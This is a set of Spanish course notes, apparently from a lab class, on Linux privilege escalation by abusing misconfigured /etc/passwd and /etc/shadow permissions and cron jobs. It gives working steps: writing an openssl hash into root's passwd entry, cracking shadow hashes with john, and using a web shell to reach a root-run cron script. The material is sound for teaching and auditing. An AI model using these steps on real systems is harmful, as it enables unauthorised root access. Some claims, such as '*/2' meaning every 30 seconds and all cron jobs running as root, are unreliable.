

Escalada de privilegios en Linux utilizando write/read privilege abuse

En esta clase vamos a tratar el tema de la escalada de privilegios a partir de un abuso o de una mala configuración de los ficheros passwd y shadow en sistemas unix.

En primer lugar vamos a presentar para qué sirven los ficheros passwd y shadow y a partir de ahí vamos a ver cuál es su configuración de permisos adecuada y cómo a partir de una mala configuración de esos permisos un atacante puede explotarla para llegar a realizar una escalada de privilegios.

Definiremos el procedimiento que debe hacer un atacante para enumerar los permisos de esos ficheros y qué acciones puede realizar para producir o realizar la escala de privilegios.

Y todo esto lo demostraremos en una demostración práctica en nuestra distribución Kali Linux.

- In Unix, there are two sensitive files for credential management, which are /etc/passwd and /etc/shadow
- The passwd can be read by any user on the system, but can only be written by privileged users.
- The shadow file, on the other hand, can only be read and modified by privileged users.

En Unix hay varios ficheros con información sensible, pero en concreto hay dos de ellos, el /etc/passwd y el /etc/shadow, que manejan todo el tema de usuarios y credenciales del sistema.

El fichero passwd es un fichero que contiene usuarios, identificador de usuarios, información sobre el usuario, la shell, el home y es un fichero que cualquier usuario del sistema lo puede leer. Es un fichero que tiene permiso de lectura para cualquier

usuario. En cambio lo que no puede hacer un usuario cualquiera es escribir en ese fichero.

Por otro lado tenemos el `/etc/shadow` que únicamente alberga las contraseñas de los usuarios, pero éstas están hasheadas. Este fichero no lo puede leer ningún usuario del sistema, ningún usuario sin privilegio, sólo el superusuario y ni muchísimo menos ningún usuario lo puede escribir.

Es un fichero que solamente puede ser leído y escrito o modificado por los superusuarios.

Vamos a ver qué contienen estos ficheros, por ejemplo el `passwd`:

- `passwd`

```
(kali㉿kali)-[~/Desktop]
$ tail /etc/passwd
iodine:x:126:65534::/run/iodine:/usr/sbin/nologin
miredo:x:127:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:128:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:129:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:130:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:131:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:132:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:133:136::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
chema:x:1001:1001:Chema,,,:/home/chema:/bin/bash
```

`tail /etc/passwd`

Aquí he usado el comando `tail` para printear las últimas líneas del documento, que es donde están los usuarios `kali` y `chema`, que son los que venimos usando en nuestras demostraciones prácticas.

El `passwd` nos muestra información sobre el usuario `chema`, el usuario `home` como decía antes, la base que va a utilizar aquí, pues su identificador de usuario, de grupo y demás.

Aquí lo importante es que para cada usuario, este segundo campo que es una `x`, realmente, podríamos poner la contraseña de `kali` o de `chema`. Por seguridad esta contraseña no se pone aquí y esta `x` es como un puntero al `shadow`.

Y en cuanto al fichero shadow:

- shadow

```
(root@kali)-[/home/kali/Desktop]
# tail /etc/shadow
iodine:!:19691:!:~::~
miredo:!:19691:!:~::~
statd:!:19691:!:~::~
redis:!:19691:!:~::~
postgres:!:19691:!:~::~
mosquitto:!:19691:!:~::~
inetsim:!:19691:!:~::~
_gvm:!:19691:!:~::~
kali:$y$j9T$glYiQhCWNL.Q9sL/M5cX0/$J6qRn0UQXn.6Hv7LzmJjToyraoKBL8wmq52l8a4Y7ND:19691:0:99999:7:::
chema:$y$j9T$huvXNqp061N.KSUu38yiM/$FsV/ZBr1b1XsSAWX4pjVUGZTxuaUGeb6H4HcZJ7g/X0:19781:0:99999:7:::
```

`tail /etc/shadow`

Para realizar la misma acción de lectura con el comando `tail` he tenido que hacerlo desde root. Vemos que para kali y para chema en su segundo campo, esta sería la contraseña de kali de chema respectivamente, pero ésta hasheada, es decir, no se almacenan nunca contraseñas en claro.

¿Qué ocurre si los permisos del fichero passwd cambian?

Si el passwd en vez de poder leer cualquiera puede escribir en él cualquiera, pues un atacante simplemente podría sobrescribir esta x por una nueva contraseña a su elección, entonces podría autenticarse como kali con la nueva contraseña.

Es decir, si aquí ponemos una contraseña, el sistema la validará como contraseña autenticación sin necesidad de ir a la contraseña del shadow.

Entonces, si yo en un rol de atacante tengo permisos de escritura en este fichero, pues simplemente me vengo aquí, sobrescribo esta x con una contraseña de mi elección, y me puede autenticar con kali como si fuera un usuario kali. Sabemos que el usuario kali está dentro del grupo de administradores.

Por el contrario, si yo lo que tengo son permisos de lectura sobre el shadow, yo podría leer esta información. Es verdad que esta clave no es la clave del usuario, es una clave hasheada, pero bueno, hay herramientas como John the Reaper que me permitirían romperlas siempre y cuando esta contraseña sea débil y esté en un diccionario.

Y si por el contrario tengo permisos de escritura sobre el shadow, pues aún me lo ponen más fácil, porque ya no tendría por qué romper esta clave, simplemente podría hacer lo mismo que comentaba antes, sobrescribir esta línea o esta clave hasheada por una nueva y me autenticaría con el usuario kali con la nueva clave que acabo de introducir.

Esas son las acciones que puede realizar un atacante a partir de una mala configuración de estos dos ficheros.

How to escalate privileges:

Procedure:

- Determine the permissions of both files
 - `Ls -l`
- From these, determine if it is possible to either write to the passwd or read/write the shadow.
 - if it is possible to write to the passwd we can change the 'x' to a new password that overwrites the password of that user in the shadow.
 - if the shadow can be read we could retrieve the encrypted/hashed password of the privileged user and try to break it with John the ripper type tools
 - if the shadow can be written, as simple as changing the privileged user's password to a new one
- **Others**
 - `find / -writable -type f 2>/dev/null`

Entonces, para definir el procedimiento, simplemente desde un rol de atacante o desde un rol de auditor, debemos listar los permisos de esos dos ficheros con comando `ls -l` y a partir de aquí, viendo si esos permisos difieren de lo que sería una buena configuración, explotarlo como he comentado antes, modificando la contraseña, la x, en el passwd para introducir una nueva contraseña.

O si en cambio los permisos mal configurados están en el shadow. Bueno, pues si es un permiso de lectura, como pongo por aquí, leer ese hash e intentar romperlo

con herramientas tipo John the Reaper o si puedo escribir en el shadow, tan sencillo como cambiar esa contraseña hasheada por una nueva.

En esta sesión nos centramos en el abuso de privilegios asociados al passwd y del shadow, pero esta vulnerabilidad por decirlo así, pues aplicaría un montón de situaciones. Por ejemplo, imaginaros que yo tengo permisos de lectura de ficheros de configuración de la conexión con la base de datos, ahí podría tener credenciales o permisos de configuración de configuraciones de ssh, o permisos de lectura sobre ficheros de claves privadas RSA, es decir que esto aplicaría a un contexto mucho más amplio.

Igualmente si tengo permisos de escritura, por ejemplo, imaginaros una situación muy común es como vimos en la sesión anterior, un usuario no privilegiado a través del sudo puede ejecutar con privilegios de superusuario ciertos comandos.

Hay veces que en vez de comandos lo que se permite utilizar a un usuario es la ejecución de un script, por ejemplo en Python o en bash. Bien, pues si yo además tengo permisos de escritura sobre ese script, es decir, yo puedo modificar ese script, pues tan sencillo como por ejemplo enviarme una reverse shell a la máquina atacante, puesto que ese script luego se va a ejecutar con los permisos de sudo como superusuario, pues la shell que envíe será una shell de superusuario.

Es decir que la situación que describo aquí se centra mucho en los ficheros passwd y shadow, pero se puede aplicar a casi cualquier fichero del sistema que contenga información privilegiada o que las acciones que realice puedan ser con un rol de superusuario.

Lab: abuse bad configuration of permissions to escalate privileges

Vamos a centrarnos en la demo, vamos a ver cómo podemos explotar estos permisos mal configurados en estos ficheros y cómo el atacante lo podría explotar para autenticarse como root.

Estamos en nuestro escenario que venimos haciendo en estas sesiones, tenemos un usuario chema que es un usuario sin privilegios y tenemos también aquí una

sesión kali superusuario para realizar las acciones de mala configuración para que el usuario cheva las pueda explotar.

```
ls -l /etc/passwd
```

```
(chema@kali)-[~]  
$ ls -l /etc/passwd  
-rw-r--r-- 1 root root 3266 Feb 28 12:27 /etc/passwd
```

Como comentaba antes, un atacante una vez que tiene sesión remota en un sistema puede hacer un `ls -l` del `/etc/passwd` y lista información de los permisos del fichero.

En este caso nos sale que es un fichero del sistema que pertenece a root, root lo puede leer y lo puede escribir, pero en cambio Others, el usuario chema estaría en Others, solamente lo pueden leer. Por eso yo cuando hago un `cat /etc/passwd` pues lo puedo listar, eso es por qué puedo leer ese fichero.

Imaginaros que ahora por algún motivo el administrador del sistema de la máquina le ha dado unos permisos diferentes. Imaginaos que a lo mejor le está dando problemas una aplicación y dice mira para que no me de problemas le doy permisos y que así no me moleste, eso suele ser un escenario muy común.

```
sudo chmod 646 /etc/passwd
```

```
$ ls -l /etc/passwd  
-rw-r--r-- 1 root root 3266 Feb 28 12:27 /etc/passwd  
  
(kali@kali)-[~]  
$ sudo chmod 646 /etc/passwd  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ ls -l /etc/passwd  
-rw-r--rw- 1 root root 3266 Feb 28 12:27 /etc/passwd
```

Así que el administrador usa `sudo` y `chmod` para darle permisos al usuario chema. Usa la representación octal de 646 para darle permisos de lectura y escritura al grupo Others, los mismos permisos que tiene el superusuario. Vamos a ver un repaso de la representación octal rápidamente.

Representación Octal de Permisos

Cada permiso (lectura, escritura, ejecución) se asocia a un valor numérico:

- **Lectura (r):** 4
- **Escritura (w):** 2
- **Ejecución (x):** 1

Para cada grupo de usuarios (propietario, grupo, otros), se suman los valores de los permisos que se desean otorgar.

Desglose de los Dígitos

El número de tres dígitos que usas con `chmod` (como el `646` que mencionas) se desglosa de la siguiente manera:

- **Primer dígito (6):** Permisos para el **propietario**.
- **Segundo dígito (4):** Permisos para el **grupo**.
- **Tercer dígito (6):** Permisos para **otros usuarios**.

Veamos el ejemplo, `646`:

- **Propietario (6):** 4 (lectura) + 2 (escritura) + 0 (sin ejecución) = 6. Esto significa que el propietario tiene permisos de lectura y escritura.
- **Grupo (4):** 4 (lectura) + 0 (sin escritura) + 0 (sin ejecución) = 4. El grupo tiene solo permisos de lectura.
- **Otros (6):** 4 (lectura) + 2 (escritura) + 0 (sin ejecución) = 6. Los otros usuarios tienen permisos de lectura y escritura.

Así, `chmod 646 archivo.txt` le da al propietario permisos de lectura y escritura, al grupo solo lectura, y a los demás lectura y escritura. Para dar un permiso de ejecución, por ejemplo, `chmod 777` le daría todos los permisos (lectura + escritura + ejecución = 4+2+1=7) a todos los grupos de usuarios.

Retomamos el laboratorio, así que le hemos dado permisos de lectura y escritura al grupo Others que es dónde está el usuario chema.

Entonces ahora un usuario sin privilegios puede hacer un `ls -l`, se da cuenta de que el passwd tiene premisas de lectura.

Esta información que se lista aquí también se detecta cuando lanzamos herramientas automáticas de enumeración de vulnerabilidades, cómo por ejemplo LinPEAS. Ya que comprueban ficheros sensibles del sistema con privilegios débiles, pueden ser permisos débiles como puede ser este caso.

A partir de aquí ¿Qué puede hacer un usuario?

Yo puedo editar este fichero con nano o vi por ejemplo.

¿Qué podría hacer?

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Estoy aquí en esta contraseña de root por ejemplo que tengo una x, que es un puntero a la contraseña que estará en el shadow, pues voy a sobrescribirla con una contraseña a mi elección. Vamos a crear una contraseña hasheada, usaremos openssl.

El comando `openssl` es un comando dentro de la línea SSL que permite crear cualquier tipo de cifrado. Vamos a abrir desde el superusuario el `/etc/shadow` para ver el tipo de cifrado, con `cat /etc/shadow`. Vamos a ver el tipo de algoritmo de cifrado y el salt antes de ejecutar el comando `openssl` para entenderlo mejor.

```
kali:$y$j9T$glYiQhCWNl.Q9sL/M5cX0/$J6qRn0UQXn.6Hv7LzmJjToyraoKBL8wmq52l8a4Y7ND:19691:0:99999:7::
chema:$y$j9T$huvXNqp061N.KSUu38yiM/$FsV/ZBr1b1XsSAWX4pjVUGZTxuaUGeb6H4HcZJ7g/X0:19781:0:99999:7::
```

El primer elemento que hay en el hash indica el tipo de cifrado, aquí tenemos `$y$`, lo que indica que se ha utilizado el algoritmo de cifrado Yescrypt.

Por lo general, la contraseña hasheada en este archivo tiene un formato que indica el tipo de algoritmo de hashing que se usó. Un `$y$` al principio de la cadena de caracteres indica que el hash se generó utilizando el algoritmo **Yescrypt**. Este es un algoritmo de derivación de claves que es más robusto y resistente a los ataques que otros hashes más antiguos como MD5 (`$1$`) o SHA-512 (`$6$`).

El **salt** es una cadena de datos aleatorios que se añade a una contraseña antes de que se le aplique el algoritmo de hash. No es un algoritmo de cifrado en sí mismo, sino un componente clave en el proceso de hashing de contraseñas para mejorar la seguridad.

¿Cómo funciona el Salt?

Cuando creas una contraseña, el sistema no la almacena en texto plano. En su lugar, toma tu contraseña, le añade una cadena de salt única y aleatoria, y luego aplica un algoritmo de hash (como Yescrypt) a toda esa cadena combinada. Lo que se almacena en el archivo `/etc/shadow` es el hash resultante junto con el propio salt.

Por ejemplo:

1. **Contraseña:** `miclave123`
2. **Salt aleatorio:** `abcxyz`
3. **Combinación:** `miclave123abcxyz`
4. **Hashing:** `hash(miclave123abcxyz) -> y$j9hK..`

¿Por qué es tan importante?

El uso de un salt aleatorio y único para cada contraseña tiene dos beneficios principales:


1. **Defensa contra ataques de diccionario y tablas arcoíris:** Si dos usuarios tienen la misma contraseña, el hash de sus contraseñas será diferente porque el salt utilizado es único para cada uno. Esto frustra los ataques de tablas arcoíris, que son bases de datos precalculadas de hashes de

contraseñas comunes. Sin un salt, una sola tabla arcoíris podría descifrar miles de contraseñas idénticas.

2. **Defensa contra ataques de fuerza bruta:** Aunque los atacantes aún pueden intentar adivinar contraseñas mediante fuerza bruta, el salt obliga a que cada intento sea único. Si un atacante intenta adivinar una contraseña, debe realizar una operación de hashing por cada variación de la misma, haciendo que el proceso sea mucho más lento y computacionalmente costoso.

Ahora que sabemos ésto vamos a ejecutar el comando siguiente para generar una contraseña hasheada.

```
openssl passwd -1 -salt abc chema
```



```
(chema@kali)-[/home/kali]
$ openssl passwd -1 -salt abc chema
$1$abc$0GBUjWj8F6EV.d.CNPj4U.
```

Éste comando utiliza **OpenSSL** para generar un **hash de contraseña** para el usuario **chema**. Vamos a desglosarlo para entender cada parte:

- **openssl passwd:** Este es el comando principal que invoca la utilidad de OpenSSL para crear un hash de contraseña.
- **-1:** Este flag especifica el algoritmo de hash a utilizar, en este caso, **MD5**. Es importante destacar que MD5 es un algoritmo de hash antiguo y débil, y no se recomienda su uso para contraseñas en entornos de producción debido a su vulnerabilidad a los ataques de colisión y fuerza bruta.
- **-salt abc:** Esta parte del comando añade un **salt** al proceso de hashing. En este caso, el salt es la cadena "abc". El uso del salt, aunque limitado en este ejemplo por ser estático, está diseñado para hacer que los ataques de diccionario y de tablas arcoíris sean más difíciles.
- **chema:** Esta es la contraseña que se va a hashear.

La combinación de la contraseña (**chema**) y el salt (**abc**) se introduce en el algoritmo de hash MD5, y el resultado final es un hash que podría usarse en un archivo como **/etc/shadow**.

Si bien tu ejemplo usa MD5, los sistemas modernos de Linux y Unix utilizan algoritmos de hashing más fuertes y seguros, como SHA-512, Blowfish o Yescrypt, para proteger las contraseñas.

En éste caso, al ejecutar el comando me sale el siguiente hash:

```
$1$abc$0GBUJwj8F6EV.d.CNPJ4U.
```

Importante saber que la contraseña sigue siendo chema, el hash está para que la gente no sepa que la contraseña es chema, ya que está escrito en el archivo que todos pueden leer.

Copio el hash, y como con el usuario chema tengo permisos de escritura del archivo `/etc/passwd` pues sobreescribo con el hash generado la x que estaba cómo contraseña apuntando al `/etc/shadow` con la contraseña real. Así el sistema cogerá ésta contraseña antes de ir al shadow y se podrá tener acceso al usuario root.

```
root:$1$abc$0GBUJwj8F6EV.d.CNPj4U.:0:0:root:/root:/usr/bin/zsh
```

Entonces yo ahora desde chema hago un `su root`, me pide el password que es chema, escribo chema y estoy en root.

Así que he podido escalar de chema a root gracias a que tenía permisos de escritura en el `/etc/passwd`. Hago `exit` para salir de la terminal de root.

Ocurriría algo parecido si yo tengo permisos de escritura en el shadow, es decir, si yo tengo permiso de escritura en el shadow, pues es tan inmediato como escribir este hash generado en el `/etc/shadow` para tener acceso en el * que sale o el hash que sale en el archivo después del usuario root.

Vamos a darle permiso a chema para leer el `/etc/shadow`, desde el superusuario para probarlo.

```
sudo chmod 644 /etc/shadow
```

Puedo hacer un `cat /etc/shadow`, pues veo las siguientes contraseñas en modo hash de kali por ejemplo.

```
kali:$y$j9T$gLyIqNCWNL.Q9S/LM5XO/$J6gRnOUQXN.6Hv7LzmJJToyraoKBL8wmq52l8aA4Y7ND:19691:0:99999:7:::  
chema:$y$j9T$huvfXNqp061N.KSUu38yiM/$FsV/ZBr1b1XSAXw4pjVUGZTxuaUGeb6H4HcZJ7G/X0:19781:0:99999:7:::
```

No sé qué contraseña es y no puedo sobreescribirla porque no tengo permiso de escritura pero puedo intentar romperla con hashcat o john the reaper, si son sencillas y están en diccionarios.

Antes copiamos el hash que vemos de kali en el /etc/shadow, y creamos un archivo con nano donde pegamos el hash, el archivo se llama hash1.

Probemos de romper el hash con john the reaper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
--format=crypt hash1
```

Usamos el diccionario rockyou que es muy extenso y sabemos que la contraseña está en dicho diccionario, le ponemos el formato crypt para indicar que el algoritmo de cifrado es yescrypt e indicamos el archivo que hemos creado con el hash.

Y me encuentra la contraseña que está en el diccionario.

Vemos que sólo con permisos de lectura del `/etc/shadow` también se pueden escalar los privilegios.

Escalada de privilegios en Linux utilizando cronjobs

En esta clase vamos a tratar el tema de la escalada de privilegios en System Unix explotando hasta las tareas cronjob.

Primeramente vamos a definir y explicar qué es el demonio (daemon) cron y cómo funciona, y a partir de ahí vamos a ver que una mala configuración del demonio cron puede permitir a un atacante explotar esa mala configuración para producir o conseguir una escalada de privilegios.

A continuación definiremos los pasos que se pueden hacer en un sistema para identificar si el demonio cron está activo, identificar qué acciones está realizando dentro del demonio cron y a partir de ahí ver si es posible explotar esa configuración para escalar privilegios.

Y todo esto lo haremos además con una demostración práctica.

- The cron daemon is a unix system process that allows to execute tasks periodically.
- Cron Jobs are used for scheduling tasks by executing commands at specific dates and times on the server.
- They're most commonly used for sysadmin jobs such as backups or cleaning /tmp/ directories and so on.
- All tasks that are executed under the cron context are done with superuser permissions. Therefore, if somehow a non-privileged user can either modify the binary that runs cron, or change it, they can make that run do a different job than what it was designed to do, and with superuser permissions.

El demonio cron en sistema Unix es un proceso que permite ejecutar de manera periódica ciertas tareas.

Es un demonio que un administrador de sistema lo puede usar, por ejemplo, para borrar los logs de un directorio, para evitar que se gaste o se llene la memoria de disco, para reiniciar la máquina cada día, para hacer actualizaciones por la noche

cuando hay menos carga de usuarios, en fin, es un proceso que a un administrador de sistemas le es muy útil para programar acciones con una periodicidad que él determine, una vez al día, cada minuto, cada hora.

¿Cómo se puede configurar?

La característica principal es que todas las acciones que se realizan dentro de ese dominio o ese contexto cron son acciones de superusuario, es decir, el contexto cron es un contexto de superusuario.

Por tanto, si un atacante o un usuario no privilegiado tiene capacidad de modificar, alterar o tocar esas acciones que hace el demonio cron, pues esas acciones que realice las hará con permisos de superusuario.

Es decir, el demonio cron o el servicio cron en sí mismo no es vulnerable, pero una mala configuración de las acciones que realiza puede permitir a un atacante explotar esa mala configuración para escalar privilegios. Es decir, para explotar esta vulnerabilidad, por decirlo así, necesitamos que esté activo y que esté mal configurado.

crontab

- The crontab file allows you to set the execution periodicity and the binary to be executed.

```
# _____ minute (0-59)
# _____ hour (0-23)
# _____ day of the month (1-31)
# _____ month (1-12)
# _____ day of the week (0-6) (Sunday to Saturday;
#                                     7 is also Sunday on some systems)
#
# * * * * * <command to execute>
```

El crontab es un fichero que está en todos los sistemas Unix y define por un lado qué acciones va a hacer el demonio cron.

Aquí pondríamos el comando a ejecutar, por ejemplo, **rm log** “borramelos log” y aquí en estos asteriscos podemos fijar la periodicidad.

Por ejemplo, el primer asterisco te define cada cuantos minutos, si tú aquí pones 30, pues cada 30 minutos te hace la acción que pongas aquí, o cada X horas que puedes poner aquí, o un día del mes aquí, o un mes en concreto, enero, febrero, marzo, en fin, o un día de la semana. Es decir, tú puedes hacer tu combinación, tu planificación de cuándo quieres que se ejecute este comando.

Entonces este comando, por ejemplo, si es un `rm log`, pues esta acción se hace con permiso del superusuario.

La esencia para explotar esta vulnerabilidad sería que tengamos capacidad de modificar o bien el crontab, por ejemplo, o bien el fichero o el script que se ejecuta aquí. Esa es la idea.

How to escalate privileges with cronjobs

Procedure:

- Determine if the cron daemon is running and what actions it is performing; the crontab file is stored in the `/etc` directory and is read-only.
- The **pspy** tool can be useful to detect that the cron daemon is running. We should run it and wait for the daemon to run with the established periodicity.
- Once we have determined what the daemon does, the idea would be to try to modify that action so that it either creates a superuser shell (elevate to root) or read sensitive files (shadow) or modify sensitive files (passwd or shadow), etc.

Por tanto, el procedimiento para escalar privilegio es, por un lado, el atacante o el usuario sin privilegios debe ser capaz de enumerar y listar si el demonio cron se está ejecutando. Se puede hacer de manera manual o incluso utilizando la herramienta pspy, que es muy útil para monitorizar el sistema y ver qué se está ejecutando.

Entonces la herramienta estará ejecutándose y cuando se realice la acción del crontab con la periodicidad que tiene definida, seremos capaces de ver qué está haciendo el crontab y ver qué acciones realiza y a partir de ahí ver si podemos manipular esas acciones.

Una vez confirmado que el demonio cron está activo y comprendidas sus operaciones, el siguiente paso es intentar manipular estas acciones. Esto podría lograrse de varias maneras: editando el script que ejecuta, sustituyendo un binario por una versión modificada, o accediendo a ficheros con información sensible si se tienen los permisos adecuados. Como atacante, mi objetivo sería encontrar la forma de alterar las acciones del demonio cron, ya que estas se ejecutan con privilegios de superusuario, otorgando a lo que se haga sus permisos inherentes.

Lab: escalate privileges using cronjobs

Vamos a probar esto en un entorno real.

Tenemos un escenario similar al que venimos usando.

Tenemos nuestra Kali que hace las labores de atacante, y aquí tengo una máquina que he preparado, y que ya tiene una mala configuración de crontab.

He conseguido acceso a dicha máquina por una vulnerabilidad web (por ejemplo, inyección de código, inclusión de archivos, o una carga de archivos maliciosa), el resultado ha sido que he subido una php shell (un script PHP malicioso que permite la ejecución de comandos) y he conseguido acceso remoto.

Esta `php shell` me dio un punto de entrada a la máquina. Al ejecutar comandos a través de la shell, conseguí un acceso remoto, aunque con privilegios muy limitados. Normalmente, las aplicaciones web se ejecutan bajo un usuario con pocos privilegios, como `www-data`, para minimizar el daño en caso de un ataque. Por lo tanto, ahora tengo control sobre la máquina, pero solo como el usuario `www-data`, ahora la idea sería escalar a root.

Aquí es donde entra en juego la vulnerabilidad del `crontab` mal configurado. Mi acceso a la máquina con el usuario `www-data` me permite buscar y explotar una tarea programada que se ejecute con privilegios de `root` y que, además, tenga permisos de escritura para usuarios como `www-data`.

En un escenario típico, buscaría un script en un directorio como `/etc/cron.d/` o `/etc/cron.daily/` que pueda modificar. Al cambiar este script y añadir un comando malicioso (como la creación de un nuevo usuario con permisos de `root` o la modificación del archivo `/etc/passwd`), puedo aprovechar la ejecución de la tarea de `cron` para que mi comando se ejecute con privilegios de `root` en el momento programado.

Las herramientas automáticas que vimos hace unas cuantas sesiones también monitorizan las actividades o los procesos y pueden ver si el demonio está activo o no. Nosotros vamos a ir directamente a explotar esta mala configuración del `crontab`.

```
www-data@lemonsqueezzy:/var/www/html/wordpress$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 * * * * root    /etc/logrotate.d/logrotate
#
```

Hacemos un `cat /etc/crontab` para ver el fichero.

Aquí está el análisis detallado del archivo `crontab`:

Variables de Entorno

Al principio del archivo se definen dos variables importantes:

- **`SHELL=/bin/sh`**: Esta línea establece la shell que se usará para ejecutar los comandos del `crontab`. En este caso, es `/bin/sh`, una shell simple y compatible.
- **`PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/bin`**: Esta variable define el `PATH` del sistema. Cuando el `crontab` ejecute un comando sin una ruta absoluta, buscará el ejecutable en los directorios listados en este `PATH`. Esto es crucial para la seguridad, ya

que una configuración incorrecta puede permitir a un atacante ejecutar un comando malicioso si puede escribir en alguno de estos directorios.

Tareas Programadas

A continuación, se encuentran las tareas programadas, cada una con un formato de seis columnas: `minuto`, `hora`, `día del mes`, `mes`, `día de la semana`, `usuario` y `comando`.

- `17 * * * * root cd / && run-parts --report /etc/cron.hourly:`
 - **Cuándo:** Esta tarea se ejecuta **cada hora** a los **17 minutos** (por ejemplo, a las 01:17, 02:17, etc.).
 - **Quién:** El usuario `root`.
 - **Qué:** Ejecuta el comando `run-parts --report` para procesar y ejecutar todos los scripts que se encuentren dentro del directorio `/etc/cron.hourly/`.
- `25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ):`
 - **Cuándo:** Se ejecuta todos los días a las **06:25 AM**.
 - **Quién:** El usuario `root`.
 - **Qué:** Este es un comando más complejo. Primero, verifica si el ejecutable `/usr/sbin/anacron` existe y tiene permisos de ejecución. Si `anacron` **no** existe, el `crontab` ejecuta todos los scripts dentro de `/etc/cron.daily/`. El propósito de esta línea es asegurar que las tareas diarias se ejecuten incluso en sistemas donde `anacron` no está instalado o no se usa.
- `47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ):`
 - **Cuándo:** Se ejecuta los **domingos** (el 7 en el campo del día de la semana) a las **06:47 AM**.
 - **Quién:** El usuario `root`.

- **Qué:** Sigue la misma lógica que el comando diario. Si `anacron` no está presente, ejecuta todos los scripts dentro de `/etc/cron.weekly/`.
- **52 6 1 * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly):**
 - **Cuándo:** Se ejecuta el **primer día de cada mes** a las **06:52 AM**.
 - **Quién:** El usuario `root`.
 - **Qué:** Si `anacron` no está presente, ejecuta todos los scripts dentro de `/etc/cron.monthly/`.
- ***/2 * * * * root /etc/logrotate.d/logrotate:**
 - **Cuándo:** Se ejecuta **cada 30 segundos** (por ejemplo, a los 00, 12, 24, 36 y 48 minutos de cada hora), porque es por minuto y ponemos /2.
 - **Quién:** El usuario `root`.
 - **Qué:** Ejecuta el script de rotación de logs de forma manual, en este caso, el script `logrotate` ubicado en el directorio `/etc/logrotate.d/`. Esto es inusual, ya que `logrotate` se suele configurar a través de las tareas diarias o semanales, no cada 30 segundos.

Posibles Riesgos de Seguridad ⚠

La principal vulnerabilidad que podrías explotar en este `crontab` no se encuentra en el archivo en sí, sino en los **permisos de los directorios o scripts** que se están ejecutando.

- **Riesgo 1:** Si los directorios `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` o `/etc/cron.monthly/` tienen permisos de escritura para un usuario con pocos privilegios (como `www-data`), un atacante podría colocar un script malicioso en uno de ellos. Cuando `cron` ejecute `run-parts`, su script también se ejecutará con permisos de `root`, otorgándole control total sobre el sistema.

- **Riesgo 2:** Si el archivo `/etc/logrotate.d/logrotate` es modificable por un usuario con pocos privilegios, el atacante podría editarlo para ejecutar su propio código con permisos de `root` cada 30 segundos.

Tu siguiente paso en el laboratorio sería **verificar los permisos** de estos archivos y directorios para encontrar un punto de entrada.

Vamos a ir con el ángulo del script `logrotate`, hemos visto que se ejecuta cada 30 segundos con permisos de `root`.

Vamos a ver antes si lo puedo detectar con la herramienta `pspy`.

pspy es una herramienta de monitoreo de procesos sin necesidad de privilegios de `root`. Su función principal es **espiar (spy)** los procesos que se están ejecutando en un sistema Linux en tiempo real.

En lugar de requerir permisos de `root` para acceder a la información de los procesos, `pspy` utiliza las notificaciones de eventos del sistema (a través de `inotify`) para observar los cambios en los directorios `/proc` y `/dev`. Esto le permite detectar y registrar cuándo se inician, terminan o modifican procesos, e incluso capturar los comandos completos con sus argumentos.

En el contexto de la escalada de privilegios con `cronjobs`, `pspy` es una herramienta muy útil para un atacante, ya que le permite:

- **Identificar tareas ocultas:** Puede detectar procesos que se inician con permisos de `root` a intervalos específicos, incluso si no son visibles en el `crontab` principal o si se ejecutan de manera temporal.
- **Revelar la periodicidad:** Permite al atacante determinar el momento exacto en que se ejecutan los `cronjobs` para poder sincronizar su ataque, como la modificación de un script justo antes de que se ejecute.
- **Descubrir rutas vulnerables:** Al mostrar los comandos completos, `pspy` puede revelar si un `cronjob` usa una ruta relativa (`./script.sh`) en lugar de una ruta absoluta (`/usr/local/bin/script.sh`), lo que podría ser explotado.

En resumen, **pspy** actúa como un **observador silencioso** que proporciona información crucial sobre el comportamiento del sistema sin levantar sospechas ni requerir privilegios elevados.

Ejecutamos pspy con `./pspy64` y vemos si me detecta el cron que está corriendo.

Y bueno, aquí la esencia de esto es esperar un rato hasta que se produzca la activación del demonio cron, ejecute la tarea y seamos capaces de verla por aquí.

